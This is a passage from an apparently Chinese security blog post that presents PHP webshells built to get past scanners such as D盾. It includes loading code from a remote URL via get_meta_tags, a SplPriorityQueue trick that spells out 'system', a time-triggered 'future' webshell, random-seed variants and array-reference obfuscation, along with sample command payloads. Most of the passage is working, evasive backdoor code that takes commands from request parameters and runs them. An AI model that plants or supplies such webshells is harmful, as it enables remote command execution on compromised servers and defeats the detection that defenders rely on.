CURLOPT_HTTPHEADER:设置自定义的 HTTP 头部信息(此处未给出$headerArray的赋值)。使用
curl_exec()执行 cURL 请求,将返回的内容赋值给$output变量。使用
curl_close()关闭 cURL 会话。使用
echo将$output变量的值输出到页面上,显示获取到的内容。使用
eval()函数执行$output变量中的代码。

可以看到是可以执行的

但很遗憾的是被查杀的很死
get_meta_tags 引入参数
<?php
/**************************************************
 $ @Author: dikesi
 $ @Date: 2023-09-06 22:15:54
 $ @LastEditors: dikesi
 $ @LastEditTime: 2023-10-07 16:56:58
 $ @FilePath: \php-code\test\testRCE.php
 $ @Copyright (c) 2023 by dikesi
 **************************************************/
get_meta_tags("http://php-code:9003/eval")["author"](get_meta_tags("http://php-code:9003/eval")["keywords"]);
?>
eval

成功执行并且没有查杀出病毒
内存加载
<?php
/**************************************************
 $ @Author: dikesi
 $ @Date: 2023-09-06 22:15:54
 $ @LastEditors: dikesi
 $ @LastEditTime: 2023-10-07 19:25:51
 $ @FilePath: \php-code\test\testRCE.php
 $ @Copyright (c) 2023 by dikesi
 **************************************************/
$a = new SplTempFileObject(1000000);
$a->fwrite($_GET['a']);
$a->rewind();
echo substr(get_declared_classes()[55], 4, 6)($a->fgets());
// 从第4个字符开始(不包括第四个)截取6个字符,这里截取是system
?>
代码解释
- 创建一个
SplTempFileObject对象,构造函数传入一个可选的缓冲区大小(在这里是 1000000 字节)。- 使用
$a->fwrite($_GET['a'])将从 HTTP 请求的查询参数a中获取的数据写入临时文件对象$a。- 使用
$a->rewind()将文件的指针重置到文件的开头。- 使用
get_declared_classes()[55]获取已声明的类列表中索引为 55 的类名。然后使用substr()函数从类名中提取第 4 到 9 个字符(共 6 个字符)。- 最后,使用提取的类名作为函数调用,执行临时文件对象的
fgets()方法,并将结果打印出来。

优先级队列
<?php
/**************************************************
 $ @Author: dikesi
 $ @Date: 2023-09-06 22:15:54
 $ @LastEditors: dikesi
 $ @LastEditTime: 2023-10-07 19:43:28
 $ @FilePath: \php-code\test\testRCE.php
 $ @Copyright (c) 2023 by dikesi
 **************************************************/
ini_set("display_errors", 1);
$objPQ = new SplPriorityQueue();
$objPQ->insert('m', 1);
$objPQ->insert('s', 6);
$objPQ->insert('e', 3);
$objPQ->insert('s', 4);
$objPQ->insert('y', 5);
$objPQ->insert('t', $_GET[a]);
$objPQ->setExtractFlags(SplPriorityQueue::EXTR_DATA);
//Go to TOP
$objPQ->top();
$m = '';
$cur = new ErrorException($_GET[b]);
while ($objPQ->valid()) {
    $m .= $objPQ->current();
    $objPQ->next();
}
echo $m($cur->getMessage());
?>
代码解释
- 使用
ini_set("display_errors", 1)开启 PHP 错误显示。- 创建一个
SplPriorityQueue对象。- 使用
$objPQ->insert()方法将一系列字符串插入到优先级队列中。每个字符串都带有与之关联的优先级。(优先级越高的越先入队)- 使用
$_GET[a]的值将字符串't'插入到优先级队列中。这里假设从 HTTP 请求的查询参数中获取到了一个名为a的值。- 使用
$objPQ->setExtractFlags(SplPriorityQueue::EXTR_DATA)设置提取标志,指示从优先级队列中提取数据而不是优先级。- 使用
$objPQ->top()定位到优先级队列的顶部。- 创建一个空字符串变量
$m和一个ErrorException对象变量$cur,并从$_GET[b]中获取其属性值。- 在一个循环中,通过
$objPQ->current()方法获取当前元素的值,并将其附加到$m变量上。然后使用$objPQ->next()方法将位置指针移动到下一个元素。- 使用
$m这个字符串作为函数名来调用函数,并传递$cur->getMessage()的返回值作为参数,并将结果打印出来。
假设 GET 参数不存在或为 0,此时得到的函数为:sysemt 并不是危险函数。但是,当$_GET['a']为 3 时,函数变成了: system ,就成为了危险函数。
payload :/x.php?a=3&b=whoami
未来 WebShell
思路:动态查杀是基于 PHP 文件上传后动态执行的,那么有没有可能上传一个文件,上传时它还不是 WebShell,它自己过几分钟变成一
个 WebShell 呢?这样在上传时就可以躲过动态查杀。正好,结合 0x05 和 0x06 两种模式,我们尽可能将是否为 WebShell 的判断依据前
置到一个 if 条件中,然后让这个条件以当前时间为依据,那么上传时的 Unix 时间戳小于某个值,返回结果 True,动态引擎自然判定这是
一个正常的文件,而过一段时间,时间变化了返回结果变为了 False,再去请求这个 WebShell 自然就能够执行了。一直想构造这样一个
未来的 webshell,但是由于网站对时间相关的函数过滤很严,直到我发现了 DateTime 类的 getTimestamp 方法。仅有这个思路是不够
的,在实现时,还结合了反射的技巧以及 PHP 条件优化。
<?php
ini_set("display_errors", 1);
function foo($test, $bar = FSYSTEM)
{
    echo $test . $bar;
}
$function = new ReflectionFunction('foo');
$q = new ParseError($_GET["a"]);
foreach ($function->getParameters() as $param) {
    $da = new DateTime();
    echo $da->getTimestamp();
    echo 'Name: ' . $param->getName() . PHP_EOL;
    $n = 'F';
    if ($param->isOptional()) {
        if ($da->getTimestamp() >= 1648470471 || $n = '1') {
            // unix时间戳根据实际情况更换
            echo $n;
        }
        echo 'Default value: ' .ltrim($param->getDefaultValueConstantName(), $n)($q->getMessage());
    }
    echo PHP_EOL;
}
?>
- ParseError getmessage 传递 get 参数。
- ReflectionFunction 反射 FSYSTEM 函数
- ltrim 替换 最左侧的 F,第一个参数是'F' 还是 ’1‘ 直接关系到 进入最后的函数名称
- if(\(da->getTimestamp()>=1648470471||\)n='1') 这一行利用 if 判断的优化执行,A || B当 A 成立则 B 省略执行。 $da->getTimestamp()>=1648470471 类似于 time(),因为 time函数被过滤了,只能这样传递。
- 1648470471 对应于 2022-03-28 20:27:51 ,此时通过 Webshell 检测,扫描的时候时间 20:26 没到 20:27,因此它还不是 webshell,但是过一分钟访问变成 webshell 了。属于一次性执行成功,但是前提是等一下再一次性执行。
量子/随机态 WebShell
不满足于未来 WebShell 的挖掘,我又找到了一种新的模式——量子 WebShell。在 PHP引擎查杀时,利用随机数,让判断条件在大多数
情况下都不成立,此时这个 WebShell 处于是 WebShell 和非 WebShell 的叠加态,当且仅当参数传递缩小随机数生成范围以后,让条件
恒成立,此时该样本坍缩到一个 WebShell 的状态,可以稳定触发。
<?php
ini_set("display_errors", 1);
function foo($test, $bar = FSYSTEM)
{
    echo $test . $bar;
}
$function = new ReflectionFunction('foo');
$q = new ParseError($_GET[a]);
$p = new ParseError($_SERVER[HTTP_A]);
foreach ($function->getParameters() as $param) {
    $da = new DateTime();
    echo $da->getTimestamp();
    echo 'Name: ' . $param->getName() . PHP_EOL;
    $n = 'F';
    if ($param->isOptional()) {
        if (mt_rand(55, $p->getMessage() ?? 100) == 55 || $n = '1') {
            echo $n;
        }
        echo 'Default value: ' .
            ltrim($param->getDefaultValueConstantName(), $n)($q->getMessage());
    }
    echo PHP_EOL;
}
?>
还可以根据随机性来构建webshell
<?php
$arr = array("t", "n1k0la", "webdxg", "system");
function shift(&$arr){
    mt_srand($_GET[0]);
    shuffle($arr);
}
shift($arr);
$arr[2]($_GET[1]);

这种实际上随机获取数组元素的,所以不一定能执行命令,但是shuffle这个函数实际是伪随机,如果我们用了伪随机函数并且能控制它随机的顺序,那这种webshell就能稳定触发
PHP 神奇的引用
<?php
/**************************************************
 $ @Author: dikesi
 $ @Date: 2023-09-06 22:15:54
 $ @LastEditors: dikesi
 $ @LastEditTime: 2023-10-08 15:57:55
 $ @FilePath: \php-code\test\testRCE.php
 $ @Copyright (c) 2023 by dikesi
 **************************************************/
$a = array("a", "b");
$b =& $a[0];
$c = $a;
$c[0] = "c";
$c[1] = "d";
// $b[0]='c';
// $b[1]='d';
var_dump($a); //输出:?
?>
在PHP中,变量之间的赋值操作通常是进行浅拷贝(shallow copy)。这意味着当执行
$c = $a时,实际上是将$a变量的引用赋值给了$c变量。它们指向的是同一个内存地址,修改其中一个变量的值会影响到另一个变量。但是,请注意,这里的浅拷贝并不适用于所有情况。当涉及到复杂数据类型,如对象和数组时,赋值操作的行为可能会有所不同。
对于数组类型(Array),
$c = $a会创建一个新的数组变量$c,但该数组的元素仍然引用原始数组$a的元素。这是一个浅拷贝操作
<?php
/**************************************************
 $ @Author: dikesi
 $ @Date: 2023-09-06 22:15:54
 $ @LastEditors: dikesi
 $ @LastEditTime: 2023-10-08 15:57:55
 $ @FilePath: \php-code\test\testRCE.php
 $ @Copyright (c) 2023 by dikesi
 **************************************************/
$a = array("a", "b");
$b =& $a[0];
$c = $a;
// $c[0] = "c";
// $c[1] = "d";
$b[0]='c';
$b[1]='d';
var_dump($a); //输出:?
?>
$b是对$a数组第一个元素的引用。通过$b[0] = 'c';和$b[1] = 'd';的操作,实际上是修改了$a数组的第一个元素的值,将其改为'cd'。而$b[1] = 'd';操作对$a数组并没有影响,因为$b只是对$a[0]的引用。
<?php
function theFunction($array)
{
    $array[0] = 'b';
}
$array = array('a', 'b');
$reference =& $array[0];
theFunction($array);
var_dump($array); //输出:?
?>
同样函数传递的也是引用,所以array[0]会被修改为b
基于这种特点,我们可以构建webshell

可以看到只是单纯的数组引用效果就还不错,再配合其他的混淆技巧应该可以完全绕过D盾